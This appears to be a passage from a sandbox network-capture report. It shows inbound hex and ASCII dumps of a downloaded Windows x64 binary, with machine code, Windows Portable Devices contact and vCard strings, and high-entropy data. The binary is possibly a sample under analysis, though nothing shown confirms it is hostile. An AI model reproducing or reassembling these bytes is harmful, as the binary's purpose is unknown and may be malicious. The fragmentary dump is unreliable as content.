c7 48 8b 74 24 38 48 83 c4 20 5f c3 48 89 5c 24 08 48 89 74 24 10 57 48 83 ec 20 8b 0d 33 08 04 00 33 db 48 8b f2 83 f9 ff 74 1b e8 58 31 00 00 48 8b f8 48 85 c0 74 08 48 83 f8 ff 74 79 eb 6d 8b 0d 0e Data Ascii: H\$Ht$WH 3t2HHtHHDrH2uHZ"HHu313^#H1u~31HH3/#3H\$0HHt$8H _H\$Ht$WH 33HtX1HHtHtym
2022-07-29 05:11:49 UTC	233	IN	Data Raw: 48 8b cb e8 60 01 00 00 84 c0 74 46 48 8d 55 e7 eb 34 48 8d 55 b7 48 8b cb e8 be 00 00 00 84 c0 74 30 48 8d 55 cf 48 8b cb e8 2e 02 00 00 84 c0 75 23 48 8d 55 cf 48 8b cb e8 2a 01 00 00 84 c0 75 13 48 8d 55 cf 48 8b cb e8 46 00 00 00 84 c0 75 03 41 8a f5 40 8a c6 eb 10 48 8d 55 b7 48 8b cb e8 76 00 00 00 eb 02 32 c0 48 8b 4d 17 48 33 cc e8 6a 47 fd ff 48 8b 9c 24 e0 00 00 00 48 81 c4 90 00 00 00 41 5f 41 5e 41 5d 41 5c 5f 5e 5d c3 cc cc cc 48 83 ec 38 83 7a 10 02 74 07 32 c0 48 83 c4 38 c3 4c 8b 4a 08 48 81 c1 00 01 00 00 4c 8b 02 ba 10 00 00 00 e8 a3 53 00 00 85 c0 75 04 b0 01 eb db 48 83 64 24 20 00 45 33 c9 45 33 c0 33 d2 33 c9 e8 7a 53 fe ff cc cc 48 89 5c 24 08 57 48 83 ec 30 83 7a 10 00 48 8b da 48 8b f9 75 50 48 8b 52 08 48 8d 42 fe 48 83 f8 01 77 Data Ascii: H`tFHU4HUHt0HUH.u#HUH*uHUHFuA@HUHv2HMH3jGH$HA_A^A]A_^]H8zt2H8LJHLSuHd$ E3E333 zSH\$WH0zHHuPHRHBHw

Timestamp	kBytes transferred	Direction	Data
2022-07-29 05:11:49 UTC	241	IN	Data Raw: 44 24 30 ff 15 7f bc 01 00 85 c0 74 07 f6 44 24 38 01 75 04 32 c0 eb 02 b0 01 48 8b 4c 24 40 48 33 cc e8 79 28 fd ff 48 8b 5c 24 60 48 83 c4 50 5f c3 cc cc 40 53 48 83 ec 20 84 c9 75 2f 48 8d 1d 7b e1 03 00 48 8b 0b 48 85 c9 74 10 48 83 f9 ff 74 06 ff 15 0f b9 01 00 48 83 23 00 48 83 c3 08 48 8d 05 f0 e1 03 00 48 3b d8 75 d8 b0 01 48 83 c4 20 5b c3 cc cc cc 48 8b 01 8b 40 14 c1 e8 0d 24 01 c3 48 89 5c 24 10 57 48 83 ec 30 83 64 24 20 00 b9 08 00 00 00 e8 f3 3c 00 00 90 bb 03 00 00 00 89 5c 24 24 3b 1d 5b dd 03 00 74 6d 48 63 fb 48 8b 05 57 dd 03 00 48 8b 0c f8 48 85 c9 75 02 eb 54 8b 41 14 c1 e8 0d 24 01 74 19 48 8b 0d 3b dd 03 00 48 8b 0c f9 e8 2e bc 00 00 83 f8 ff 74 04 ff 44 24 20 48 8b 05 22 dd 03 00 48 8b 0c f8 48 83 c1 30 ff 15 8c b9 01 00 48 8b 0d Data Ascii: D$0tD$8u2HL$@H3y(H\$`HP_@SH u/H{HHtHtH#HHH;uH [H@$H\$WH0d$ <\$$;[tmHcHWHHuTA$tH;H.tD$ H"HH0H
2022-07-29 05:11:49 UTC	249	IN	Data Raw: 80 7d f8 00 74 0f 8b 5d f4 48 8d 4d c0 e8 2e 10 fe ff 89 58 24 4c 8d 5c 24 70 8b c7 49 8b 5b 10 49 8b 7b 18 49 8b e3 5d c3 cc cc cc 48 89 5c 24 08 48 89 7c 24 10 55 48 8b ec 48 83 ec 70 48 83 65 c0 00 0f b7 da 83 3d 23 c2 03 00 00 48 8b f9 c6 45 d0 00 c6 45 e8 00 c6 45 f0 00 c6 45 f8 00 75 10 0f 10 05 4f ac 03 00 c6 45 e8 01 f3 0f 7f 45 d8 83 65 20 00 e8 41 67 00 00 4c 63 c0 48 8d 4d 20 48 8d 45 c0 44 0f b7 cb 48 8b d7 48 89 44 24 20 e8 49 fc ff ff 8b 7d 20 83 c9 ff 85 c0 0f 45 f9 80 7d e8 02 75 0b 48 8b 45 c0 83 a0 a8 03 00 00 fd 80 7d f0 00 74 0f 8b 5d ec 48 8d 4d c0 e8 7b 0f fe ff 89 58 20 80 7d f8 00 74 0f 8b 5d f4 48 8d 4d c0 e8 66 0f fe ff 89 58 24 4c 8d 5c 24 70 8b c7 49 8b 5b 10 49 8b 7b 18 49 8b e3 5d c3 cc cc cc 48 89 5c 24 08 48 89 7c 24 10 55 Data Ascii: }t]HM.X$L\$pI[I{I]H\$H|$UHHpHe=#HEEEEuOEEe AgLcHM HEDHHD$ I} E}uHE}t]HM{X }t]HMfX$L\$pI[I{I]H\$H|$U
2022-07-29 05:11:49 UTC	256	IN	Data Raw: 44 ab 03 00 33 db 85 c0 75 34 89 4c 24 38 65 48 8b 04 25 60 00 00 00 48 8b 48 20 39 59 08 7c 0a 48 8d 4c 24 38 e8 32 b2 ff ff 83 7c 24 38 01 0f 94 c3 8d 4b 01 87 0d 0d ab 03 00 8d 43 01 48 83 c4 20 5b c3 48 83 ec 28 8b 05 fe aa 03 00 85 c0 75 56 89 4c 24 38 65 48 8b 04 25 60 00 00 00 48 8b 48 20 83 79 08 00 7c 0a 48 8d 4c 24 38 e8 99 b2 ff ff 8b 4c 24 38 83 e9 01 74 1f 83 e9 01 74 13 83 f9 01 74 07 b8 04 00 00 00 eb 13 b8 03 00 00 00 eb 0c b8 01 00 00 00 eb 05 b8 02 00 00 00 8b c8 87 0d a4 aa 03 00 48 83 c4 28 c3 cc cc cc 40 53 48 83 ec 20 89 4c 24 30 33 db 65 48 8b 04 25 60 00 00 00 48 8b 48 20 39 59 08 7c 0a 48 8d 4c 24 30 e8 2c b1 ff ff 83 7c 24 30 01 0f 95 c3 8b c3 48 83 c4 20 5b c3 e9 c7 b1 ff ff cc cc cc e9 67 b1 ff ff cc cc cc e9 07 b1 ff ff cc cc Data Ascii: D3u4L$8eH%`HH 9Y|HL$82|$8KCH [H(uVL$8eH%`HH y|HL$8L$8tttH(@SH L$03eH%`HH 9Y|HL$0,|$0H [g
2022-07-29 05:11:49 UTC	264	IN	Data Raw: 85 c0 74 52 8b d7 0f 10 00 0f 11 01 0f 10 48 10 0f 11 49 10 0f 10 40 20 0f 11 41 20 0f 10 48 30 0f 11 49 30 0f 10 40 40 0f 11 41 40 0f 10 48 50 0f 11 49 50 0f 10 40 60 0f 11 41 60 48 03 cd 0f 10 48 70 48 03 c5 0f 11 49 f0 48 83 ea 01 75 b6 8a 00 88 01 eb 1d 33 d2 41 b8 01 01 00 00 e8 8d f7 fc ff e8 c4 f5 fe ff c7 00 16 00 00 00 e8 91 d6 fd ff 48 8b 03 48 8b 08 48 8b 81 88 00 00 00 48 8b 0d 91 8b 03 00 48 05 19 01 00 00 48 85 c9 74 5e 48 85 c0 74 4c 0f 10 00 0f 11 01 0f 10 48 10 0f 11 49 10 0f 10 40 20 0f 11 41 20 0f 10 48 30 0f 11 49 30 0f 10 40 40 0f 11 41 40 0f 10 48 50 0f 11 49 50 0f 10 40 60 0f 11 41 60 48 03 cd 0f 10 48 70 48 03 c5 0f 11 49 f0 48 83 ef 01 75 b6 eb 1d 33 d2 41 b8 00 01 00 00 e8 00 f7 fc ff e8 37 f5 fe ff c7 00 16 00 00 00 e8 04 d6 fd Data Ascii: tRHI@ A H0I0@@A@HPIP@`A`HHpHIHu3AHHHHHHt^HtLHI@ A H0I0@@A@HPIP@`A`HHpHIHu3A7
2022-07-29 05:11:49 UTC	272	IN	Data Raw: 4c 8b dc 48 83 ec 28 b8 03 00 00 00 4d 8d 4b 10 4d 8d 43 08 89 44 24 38 49 8d 53 18 89 44 24 40 49 8d 4b 08 e8 03 fe ff ff 48 83 c4 28 c3 cc cc 48 89 0d 01 6d 03 00 48 89 0d 02 6d 03 00 48 89 0d 03 6d 03 00 48 89 0d 04 6d 03 00 c3 cc cc cc 48 83 ec 28 e8 af 42 ff ff 48 83 c0 10 48 83 c4 28 c3 cc cc 48 83 ec 28 e8 9b 42 ff ff 48 83 c0 08 48 83 c4 28 c3 cc cc 48 89 5c 24 20 56 57 41 54 41 55 41 56 48 83 ec 40 8b d9 45 33 ed 44 21 6c 24 78 41 b6 01 44 88 74 24 70 83 f9 02 74 21 83 f9 04 74 4c 83 f9 06 74 17 83 f9 08 74 42 83 f9 0b 74 3d 83 f9 0f 74 08 8d 41 eb 83 f8 01 77 7d 83 e9 02 0f 84 af 00 00 00 83 e9 04 0f 84 8b 00 00 00 83 e9 09 0f 84 94 00 00 00 83 e9 06 0f 84 82 00 00 00 83 f9 01 74 74 33 ff e9 8f 00 00 00 e8 8a 43 ff ff 4c 8b e8 48 85 c0 75 18 83 Data Ascii: LH(MKMCD$8ISD$@IKH(HmHmHmHmH(BHH(H(BHH(H\$ VWATAUAVH@E3D!I$xADt$pt!tLttBt=tAw} tt3CLHu
2022-07-29 05:11:49 UTC	280	IN	Data Raw: 44 fb ff ff 48 8b 8b a0 02 00 00 e8 0c 49 ff ff 48 8b 8b a8 02 00 00 e8 00 49 ff ff 48 8b 8b b0 02 00 00 e8 f4 48 ff ff 48 8b 8b b8 02 00 00 e8 e8 48 ff ff 48 8b 5c 24 30 48 8b 6c 24 38 48 83 c4 20 5e c3 48 89 5c 24 08 48 89 74 24 10 57 48 83 ec 20 33 ff 48 8b f1 48 39 b9 50 01 00 00 75 09 48 8d 1d 58 48 02 00 eb 51 ba c0 02 00 00 b9 01 00 00 00 e8 23 48 ff ff 48 8b d8 48 85 c0 74 1a 48 8b d6 48 8b c8 e8 70 fb ff ff 84 c0 75 1a 48 8b cb e8 a4 fe ff ff 48 8b fb 48 8b cf e8 79 48 ff ff b8 01 00 00 00 eb 26 33 c9 c7 83 5c 01 00 00 01 00 00 00 e8 61 48 ff ff 48 8b 8e 20 01 00 00 e8 b9 e7 ff ff 33 c0 48 89 9e 20 01 00 00 48 8b 5c 24 30 48 8b 74 24 38 48 83 c4 20 5f c3 40 53 48 83 ec 20 45 33 d2 4c 8b c9 48 85 c9 74 0e 48 85 d2 74 09 4d 85 c0 75 1d 66 44 89 11 Data Ascii: DHIHIHHHHH\$0Hl$8H ^H\$Ht$WH 3HH9PuHXHQ#HHHtHHpuHHHyH&3\aHH 3H H\$0Ht$8H _@SH E3LHtHtMufD
2022-07-29 05:11:49 UTC	288	IN	Data Raw: 48 e8 45 33 c9 45 33 c0 33 d2 e8 65 78 fd ff 83 c8 ff 48 8b 5c 24 48 48 83 c4 30 5f c3 8b 41 14 c1 e8 0c 24 01 74 07 e8 74 96 00 00 eb e1 e8 01 7c fd ff 90 48 8b d7 48 8b cb e8 11 00 00 00 8b f8 48 8b cb e8 f7 7b fd ff 8b c7 eb c5 cc cc cc 48 8b c4 48 89 58 08 48 89 70 10 57 48 83 ec 30 48 8b fa 48 8b d9 48 85 c9 75 25 48 89 50 f0 45 33 c9 48 21 48 e8 45 33 c0 c6 42 30 01 c7 42 2c 16 00 00 00 33 d2 e8 e9 77 fd ff 83 c8 ff eb 54 8b 41 14 83 ce ff c1 e8 0d a8 01 74 3d e8 16 4a ff ff 48 8b cb 8b f0 e8 f4 4b ff ff 48 8b cb e8 74 67 ff ff 8b c8 48 8b d7 e8 5e 93 00 00 85 c0 79 05 83 ce ff eb 13 48 8b 4b 28 48 85 c9 74 0a e8 07 29 ff ff 48 83 63 28 00 48 8b cb e8 be 95 00 00 8b c6 48 8b 5c 24 40 48 8b 74 24 48 48 83 c4 30 5f c3 48 89 5c 24 08 48 89 7c 24 10 55 Data Ascii: HE3E33exH\$HH0_A$tt|HHH{HHXHpWH0HHHu%HPE3H!HE3B0B,3wTAt=JHKHtgH^yHK(Ht)Hc(HH\$ @Ht$HH0_H\$H|$U
2022-07-29 05:11:49 UTC	295	IN	Data Raw: c4 40 8a ce d3 e0 89 84 1d 14 03 00 00 44 8d 67 01 45 8b c4 49 c1 e0 02 44 89 a5 10 03 00 00 44 89 a5 40 01 00 00 4d 85 c0 0f 84 16 01 00 00 bb cc 01 00 00 48 8d 8d 44 01 00 00 4c 3b c3 0f 87 e0 00 00 00 48 8d 95 14 03 00 00 e8 f0 73 fc ff e9 e9 00 00 00 f7 db 44 89 74 24 28 48 1b c0 83 e0 04 0f bd 44 04 74 74 04 ff c0 eb 03 41 8b c6 45 8b fe 41 b8 20 00 00 00 44 2b c0 45 3b c4 41 0f 92 c7 41 83 cb ff 44 03 fa 41 83 ff 73 76 0a 45 8b fe 44 89 74 24 70 eb 4e 41 8d 47 ff 41 3b c3 74 40 44 8b d0 44 8d 40 ff 3b c2 73 07 46 8b 4c 94 74 eb 03 45 8b ce 44 3b c2 73 07 42 8b 4c 84 74 eb 03 41 8b ce c1 e9 1f 43 8d 04 09 0b c8 41 8b c0 42 89 4c 94 74 45 3b c3 74 06 8b 54 24 70 eb c0 44 89 7c 24 70 be 35 04 00 00 48 8d 8d 14 03 00 00 2b f7 33 d2 8b fe c1 ef 05 48 8d Data Ascii: @DgEIDD@MHDL;HsDt$(HDttAEA D+E;AADAsvEDt$pNAGA;t@DD@;sFLtED;sBLtACABLtE;tT$pD| $p5H+3H
2022-07-29 05:11:49 UTC	303	IN	Data Raw: 45 8b 4c 80 04 eb 03 45 8b cc 3b ca 73 07 41 8b 54 88 04 eb 03 41 8b d4 41 23 d7 41 8b ce d3 ea 44 23 cd 8b ce 41 d3 e1 41 0b d1 43 89 54 98 04 41 ff cb 44 3b df 75 b8 48 8b bc 24 30 02 00 00 41 8b c4 45 85 d2 74 16 0f 1f 84 00 00 00 00 00 8b c8 ff c0 45 89 64 88 04 41 3b c2 75 f2 41 89 18 b0 01 48 8b 9c 24 20 02 00 00 48 81 c4 f0 01 00 00 41 5f 41 5e 41 5c 5e 5d c3 cc 40 55 53 56 57 41 54 41 56 41 57 48 8d ac 24 20 f9 ff ff 48 81 ec e0 07 00 00 48 8b 05 83 ce 02 00 48 33 c4 48 89 85 d0 06 00 00 4c 8b b5 40 07 00 00 4d 8b e1 48 89 4c 24 30 8b f2 48 8d 4c 24 60 4c 89 74 24 78 4c 89 4d 88 44 89 44 24 74 e8 8c 63 00 00 8b 44 24 60 41 bf 01 00 00 00 83 e0 1f 3c 1f 75 07 c6 44 24 68 00 eb 0f 48 8d 4c 24 60 e8 d6 63 00 00 44 88 7c 24 68 48 8b 5c 24 30 bf 20 00 Data Ascii: ELE;sATAA#AD#AACTAD;uH$0AEtEdA;uAH$ HA_A^A\^]@USVWATAVAWH$ HHH3HL@MHL$0HL$`Lt$ xLMDD$tcD$`A<uDhHL`cD|$hH\$0

Timestamp	kBytes transferred	Direction	Data
2022-07-29 05:11:49 UTC	311	IN	Data Raw: fd 44 38 75 f0 74 0f 8b 5d ec 48 8d 4d c0 e8 2d 16 fd ff 89 58 20 44 38 75 f8 74 0f 8b 5d f4 48 8d 4d c0 e8 18 16 fd ff 89 58 24 4c 8d 5c 24 70 8b c7 49 8b 5b 10 49 8b 73 18 49 8b 7b 20 4d 8b 73 28 49 8b e3 5d c3 cc 48 89 5c 24 08 48 89 74 24 10 57 48 83 ec 20 8b f1 49 8b f8 48 8b ca 48 8b da e8 01 0a ff ff 8b 43 14 a8 06 75 15 c7 47 2c 09 00 00 00 c6 47 30 01 f0 83 4b 14 10 83 c8 ff eb 78 8b 43 14 c1 e8 0c a8 01 74 09 c7 47 2c 22 00 00 00 eb df 8b 43 14 a8 01 74 1c 48 8b cb e8 2f 03 00 00 83 63 10 00 84 c0 74 cc 48 8b 43 08 48 89 03 f0 83 63 14 fe f0 83 4b 14 02 f0 83 63 14 f7 83 63 10 00 8b 43 14 a9 c0 04 00 00 75 14 48 8b cb e8 a3 10 ff ff 84 c0 75 08 48 8b cb e8 53 05 00 00 4c 8b c7 48 8b d3 40 8a ce e8 dd 00 00 00 84 c0 74 82 40 0f b6 c6 48 8b 5c 24 Data Ascii: D8ut]HM-X D8ut]HMX$L\$pI[Isl{ Ms(I]H\$Ht$WH IHHCuG,G0KxCtG,"CtH/ctHCHcKccCuHuHSLH@t@H\$
2022-07-29 05:11:49 UTC	319	IN	Data Raw: f0 ff ff ff ff ff ff 0f 48 83 e0 f0 e8 5f 68 00 00 48 2b e0 48 8d 5c 24 50 48 85 db 0f 84 96 00 00 00 c7 03 cc cc 00 00 eb 13 e8 41 d2 fe ff 48 8b d8 48 85 c0 74 0a c7 00 dd dd 00 00 48 83 c3 10 48 85 db 74 72 48 83 64 24 40 00 45 8b cf 48 83 64 24 38 00 4c 8b c7 48 83 64 24 30 00 41 8b d5 89 74 24 28 49 8b cc 48 89 5c 24 20 e8 a2 bf fe ff 85 c0 74 31 48 83 64 24 38 00 33 d2 48 21 54 24 30 44 8b ce 8b 45 70 4c 8b c3 41 8b ce 85 c0 75 2c 21 54 24 28 48 21 54 24 20 e8 2f 33 ff ff 8b f0 85 c0 75 27 48 8d 4b f0 81 39 dd dd 00 00 75 05 e8 24 ac fe ff 33 f6 48 8b df eb 2b 89 44 24 28 48 8b 45 68 48 89 44 24 20 eb ce 48 8d 4b f0 81 39 dd dd 00 00 75 e0 e8 fd ab fe ff eb d9 33 db 33 f6 48 85 db 74 11 48 8d 4b f0 81 39 dd dd 00 00 75 05 e8 e1 ab fe ff 8b c6 48 8b Data Ascii: H_hH+H\$PHAHHtHHtrHd$@EHd$8LHd$0At$(IH\$ t1Hd$83H!T$0DEpLAu,!T$(H!T$ /3u'HK9u$3H+D$(HEhHD$ HK9u33HtHK9uH
2022-07-29 05:11:49 UTC	327	IN	Data Raw: 8b 54 24 28 45 33 c9 45 33 c0 48 8b cf ff 15 ad 61 00 00 c6 43 30 01 c7 43 2c 16 00 00 00 eb b0 8b 44 24 20 48 8b 5c 24 40 48 8b 6c 24 48 48 8b 74 24 50 48 83 c4 30 5f c3 cc cc cc 40 53 48 83 ec 30 49 8b d9 45 8b c8 4c 8d 44 24 20 ff 15 6d 61 00 00 85 c0 75 16 ff 15 43 62 00 00 8b c8 48 8b d3 e8 81 fb fd ff 48 83 c8 ff eb 05 48 8b 44 24 20 48 83 c4 30 5b c3 48 89 5c 24 08 48 89 7c 24 10 55 48 8b ec 48 83 ec 60 48 83 65 c0 00 83 3d 5a 89 02 00 00 c6 45 d0 00 c6 45 e8 00 c6 45 f0 00 c6 45 f8 00 75 10 0f 10 05 89 73 02 00 c6 45 e8 01 f3 0f 7f 45 d8 4c 8d 4d c0 e8 d3 fa ff ff 80 7d e8 02 8b f8 75 0b 48 8b 4d c0 83 a1 a8 03 00 00 fd 80 7d f0 00 74 0f 8b 5d ec 48 8d 4d c0 e8 da d6 fc ff 89 58 20 80 7d f8 00 74 0f 8b 5d f4 48 8d 4d c0 e8 c5 d6 fc ff 89 58 24 48 Data Ascii: T$(E3E3HaC0C,D$ H\$@HlHHtPH0_@SH0IELD$ mauCbHHHD$ H0[H\$H|$UHH`He=ZEEEEusEEL M}uHM}t]HMX }t]HMX$H
2022-07-29 05:11:49 UTC	334	IN	Data Raw: 00 00 48 89 44 24 20 4c 8d 44 24 60 41 8b d2 e8 60 11 00 00 0f b7 54 24 60 85 c0 74 05 0f b7 54 24 70 80 7c 24 48 00 74 0c 48 8b 4c 24 30 83 a1 a8 03 00 00 fd 0f b7 c2 48 83 c4 58 c3 cc cc cc 33 d2 e9 01 ff ff ff cc 48 89 5c 24 08 57 48 83 ec 40 4c 8b 49 10 48 8b d9 44 8b 41 08 48 8b 11 48 8b 0d f9 5b 02 00 48 83 64 24 20 00 ff 15 9d 41 00 00 8b f8 85 c0 75 6c ff 15 e1 42 00 00 83 f8 06 75 61 48 8b 0d d5 5b 02 00 48 83 f9 fd 77 06 ff 15 81 41 00 00 48 83 64 24 30 00 48 8d 0d 3c d6 01 00 83 64 24 28 00 41 b8 03 00 00 00 45 33 c9 44 89 44 24 20 ba 00 00 00 40 ff 15 86 41 00 00 48 83 64 24 20 00 48 8b c8 4c 8b 4b 10 44 8b 43 08 48 8b 13 48 89 05 83 5b 02 00 ff 15 2d 41 00 00 8b f8 48 8b 5c 24 50 8b c7 48 83 c4 40 5f c3 cc cc 48 8b 02 48 89 01 41 8b 00 89 41 Data Ascii: HD$ LD$`A`T$`tT$p|$HtHL$0HX3H\$WH@LIHDAHH[Hd$ AulBuaH[HwAHd$0H<d$(AE3DD$ @AHd$ HLKDCHH[-AH\$PH@_HHAA
2022-07-29 05:11:49 UTC	342	IN	Data Raw: 48 8b 6c 24 58 48 8b 74 24 60 48 83 c4 30 41 5e 41 5c 5f c3 48 8b c4 48 89 50 10 56 57 41 56 48 83 ec 40 48 c7 40 d8 fe ff ff ff 48 89 58 18 48 89 68 20 49 8b d9 49 8b e8 48 8b f1 45 33 f6 41 8b fe 48 85 c9 74 10 4d 85 c0 75 07 33 c0 e9 aa 01 00 00 66 44 89 31 48 85 d2 75 2d 41 c6 41 30 01 41 c7 41 2c 16 00 00 00 48 89 5c 24 28 4c 89 74 24 20 45 33 c9 45 33 c0 33 c9 e8 34 9d fc ff 48 83 c8 ff e9 74 01 00 00 45 38 71 28 75 0d 48 8b cb e8 f9 92 fd ff 48 8b 54 24 68 48 8b 43 18 8b 48 0c 81 f9 e9 fd 00 00 75 24 4c 89 74 24 60 48 89 5c 24 20 4c 8d 4c 24 60 4c 8b c5 48 8d 54 24 68 48 8b ce e8 ba 77 ff ff e9 2e 01 00 00 48 85 f6 0f 84 d6 00 00 00 4c 39 b0 38 01 00 00 75 26 48 85 ed 74 19 0f b6 04 17 66 89 06 44 38 34 17 74 0c 48 ff c7 48 83 c6 02 48 3b fd 72 e7 Data Ascii: HlXHt`H0A^A\_HHPVWAVH@H@HXHh IIHE3AHtMu3fD1Hu-AA0AA,H\$(Lt$ E3E334HtE8q(uHHT $hHCHu$Lt$`H\$ LL$`LHT$hHw.HL98u&HtfD84tHHH;r
2022-07-29 05:11:49 UTC	350	IN	Data Raw: 6f 00 70 00 56 00 61 00 72 00 69 00 61 00 6e 00 74 00 43 00 6f 00 6c 00 6c 00 65 00 63 00 74 00 69 00 6f 00 6e 00 2c 00 20 00 68 00 72 00 20 00 3d 00 20 00 30 00 78 00 25 00 6c 00 78 00 0a 00 00 00 00 00 00 00 00 00 22 e4 b2 89 1b 4f 16 43 bc ef a4 4a fe a8 3e b3 f2 f6 48 68 55 31 86 4f b6 f5 26 3e ee ab 31 43 20 00 27 00 25 00 77 00 73 00 27 00 20 00 28 00 25 00 77 00 73 00 29 00 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 72 00 69 00 76 00 65 00 72 00 20 00 72 00 65 00 74 00 75 00 72 00 6e 00 65 00 64 00 20 00 75 00 6e 00 65 00 78 00 70 00 65 00 63 00 74 00 65 00 64 00 20 00 50 00 52 00 4f 00 56 00 41 00 52 00 49 00 41 00 4e 00 54 00 20 00 54 00 79 00 70 00 65 00 3a 00 20 00 25 00 75 00 0a 00 00 00 57 00 50 00 44 00 5f 00 43 00 4f 00 4e 00 54 Data Ascii: opVariantCollection, hr = 0x%lx"OCJ>HhU1O&>1C '%ws' (%ws)Driver returned unexpected PROVARIANT Type: %uWPD_CONT
2022-07-29 05:11:49 UTC	358	IN	Data Raw: 72 00 20 00 3d 00 20 00 30 00 78 00 25 00 6c 00 78 00 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 21 00 20 00 46 00 61 00 69 00 6c 00 65 00 64 00 20 00 74 00 6f 00 20 00 43 00 6f 00 43 00 72 00 65 00 61 00 74 00 65 00 20 00 43 00 4c 00 53 00 49 00 44 00 5f 00 50 00 6f 00 72 00 74 00 61 00 62 00 6c 00 65 00 44 00 65 00 76 00 69 00 63 00 65 00 56 00 61 00 6c 00 75 00 65 00 73 00 2c 00 20 00 68 00 72 00 20 00 3d 00 20 00 30 00 78 00 25 00 6c 00 78 00 0a 00 00 00 00 00 00 00 00 00 21 00 20 00 46 00 61 00 69 00 6c 00 65 00 64 00 20 00 74 00 6f 00 20 00 67 00 65 00 74 00 20 00 6e 00 65 00 78 00 74 00 20 00 4f 00 62 00 6a 00 65 00 63 00 74 00 20 00 49 00 44 00 20 00 66 00 72 00 6f 00 6d 00 20 00 6c 00 69 00 73 00 74 00 2c 00 20 00 68 00 72 00 20 00 3d 00 20 00 30 Data Ascii: r = 0x%lx! Failed to CoCreate CLSID_PortableDeviceValues, hr = 0x%lx! Failed to get next Object ID from list, hr = 0
2022-07-29 05:11:49 UTC	366	IN	Data Raw: 3d 00 20 00 30 00 78 00 25 00 6c 00 78 00 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 21 00 20 00 46 00 61 00 69 00 6c 00 65 00 64 00 20 00 74 00 6f 00 20 00 73 00 65 00 74 00 20 00 57 00 50 00 44 00 5f 00 4f 00 42 00 4a 00 45 00 43 00 54 00 5f 00 46 00 4f 00 52 00 4d 00 41 00 54 00 20 00 74 00 6f 00 20 00 57 00 50 00 44 00 5f 00 4f 00 42 00 4a 00 45 00 43 00 54 00 5f 00 46 00 4f 00 52 00 4d 00 41 00 54 00 5f 00 56 00 43 00 41 00 52 00 44 00 32 00 2c 00 20 00 68 00 72 00 20 00 3d 00 20 00 30 00 78 00 25 00 6c 00 78 00 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 21 00 20 00 46 00 61 00 69 00 6c 00 65 00 64 00 20 00 74 00 6f 00 20 00 67 00 65 00 74 00 20 00 72 00 65 00 71 00 75 00 69 00 72 00 65 00 64 00 20 00 70 00 72 00 6f 00 70 00 65 00 72 00 74 Data Ascii: = 0x%lx! Failed to set WPD_OBJECT_FORMAT to WPD_OBJECT_FORMAT_VCARD2, hr = 0x%lx! Failed to get required propert
2022-07-29 05:11:49 UTC	374	IN	Data Raw: 43 00 4f 00 4e 00 54 00 45 00 4e 00 54 00 5f 00 54 00 59 00 50 00 45 00 5f 00 46 00 4f 00 4c 00 44 00 45 00 52 00 00 00 57 00 50 00 44 00 5f 00 43 00 4f 00 4e 00 54 00 45 00 4e 00 54 00 5f 00 54 00 59 00 50 00 45 00 5f 00 44 00 4f 00 43 00 55 00 4d 00 45 00 4e 00 54 00 00 00 00 00 00 00 57 00 50 00 44 00 5f 00 43 00 4f 00 4e 00 54 00 45 00 4e 00 54 00 5f 00 54 00 59 00 50 00 45 00 5f 00 43 00 4f 00 4e 00 54 00 41 00 43 00 54 00 00 00 00 00 00 00 00 00 57 00 50 00 44 00 5f 00 43 00 4f 00 4e 00 54 00 45 00 4e 00 54 00 5f 00 54 00 59 00 50 00 45 00 5f 00 41 00 55 00 44 00 49 00 4f 00 00 00 00 00 57 00 50 00 44 00 5f 00 43 00 4f 00 4e 00 54 00 45 00 4e 00 54 00 5f 00 54 00 59 00 50 00 45 00 5f 00 44 00 41 00 53 00 4b 00 00 00 00 00 00 00 57 00 50 00 44 00 5f Data Ascii: CONTENT_TYPE_FOLDERWPD_CONTENT_TYPE_DOCUMENTWPD_CONTENT_TYPE_CONTACT WPD_CONTENT_TYPE_AUDIOWPD_CONTENT_TYPE_TASKWPD_

Timestamp	kBytes transferred	Direction	Data
2022-07-29 05:11:49 UTC	381	IN	Data Raw: 21 00 20 00 46 00 61 00 69 00 6c 00 65 00 64 00 20 00 74 00 6f 00 20 00 73 00 65 00 74 00 20 00 57 00 50 00 44 00 5f 00 43 00 4c 00 49 00 45 00 4e 00 54 00 5f 00 4e 00 41 00 4d 00 45 00 2c 00 20 00 68 00 72 00 20 00 3d 00 20 00 30 00 78 00 25 00 6c 00 78 00 0a 00 00 00 00 00 00 00 00 00 21 00 20 00 46 00 61 00 69 00 6c 00 65 00 64 00 20 00 74 00 6f 00 20 00 73 00 65 00 74 00 20 00 57 00 50 00 44 00 5f 00 43 00 4c 00 49 00 45 00 4e 00 54 00 5f 00 4d 00 41 00 4a 00 4f 00 52 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 2c 00 20 00 68 00 72 00 20 00 3d 00 20 00 30 00 78 00 25 00 6c 00 78 00 0a 00 00 00 00 00 00 00 21 00 20 00 46 00 61 00 69 00 6c 00 65 00 64 00 20 00 74 00 6f 00 20 00 73 00 65 00 74 00 20 00 57 00 50 00 44 00 5f 00 43 00 4c 00 49 00 45 Data Ascii: ! Failed to set WPD_CLIENT_NAME, hr = 0x%lx! Failed to set WPD_CLIENT_MAJOR_VERSION, hr = 0x%lx! Failed to set WPD_CLIE
2022-07-29 05:11:49 UTC	389	IN	Data Raw: 59 43 57 c3 89 26 2b 35 f7 2a a0 21 74 4d 72 26 76 37 e0 c5 48 00 59 07 d3 01 08 62 90 34 4f 4e 26 64 f0 e8 44 e4 e5 3d 65 6f 42 b7 1e 45 19 cd ef 2c 9c 7a 5b cb e6 55 5c 63 c8 a0 56 7c ee bf 05 03 96 c8 09 42 b5 f1 5e 32 c4 5f 67 22 a4 c0 49 62 63 03 b6 60 0a da 11 c0 99 6e 7d 08 f8 40 ad 06 ab ac e4 2b 4b 61 33 c7 b4 e4 d8 94 59 43 58 02 bd 51 d4 71 4c 39 76 ac 36 d4 bc b1 3a b5 2f 90 09 23 a9 c8 9b 0e 33 eb 63 b8 0d b1 6e d6 a4 63 68 a9 3e 03 94 60 c8 24 5c 43 58 0e bb 6c 1b 74 f6 4a 26 21 74 6a f3 61 42 38 65 2e c6 d6 a6 16 58 0e bb fb 63 b0 8f 3b 33 65 f9 63 4f 20 ca 38 55 6f 4d 41 d2 95 6b 8f cf 76 2b 7d c4 96 ad 67 48 6a f5 60 72 38 65 e6 0e 3c d2 15 64 7d 67 77 58 38 c4 84 67 22 a2 a1 4f 50 fa 3c 7c 84 a3 48 3a 38 64 03 bb f4 63 36 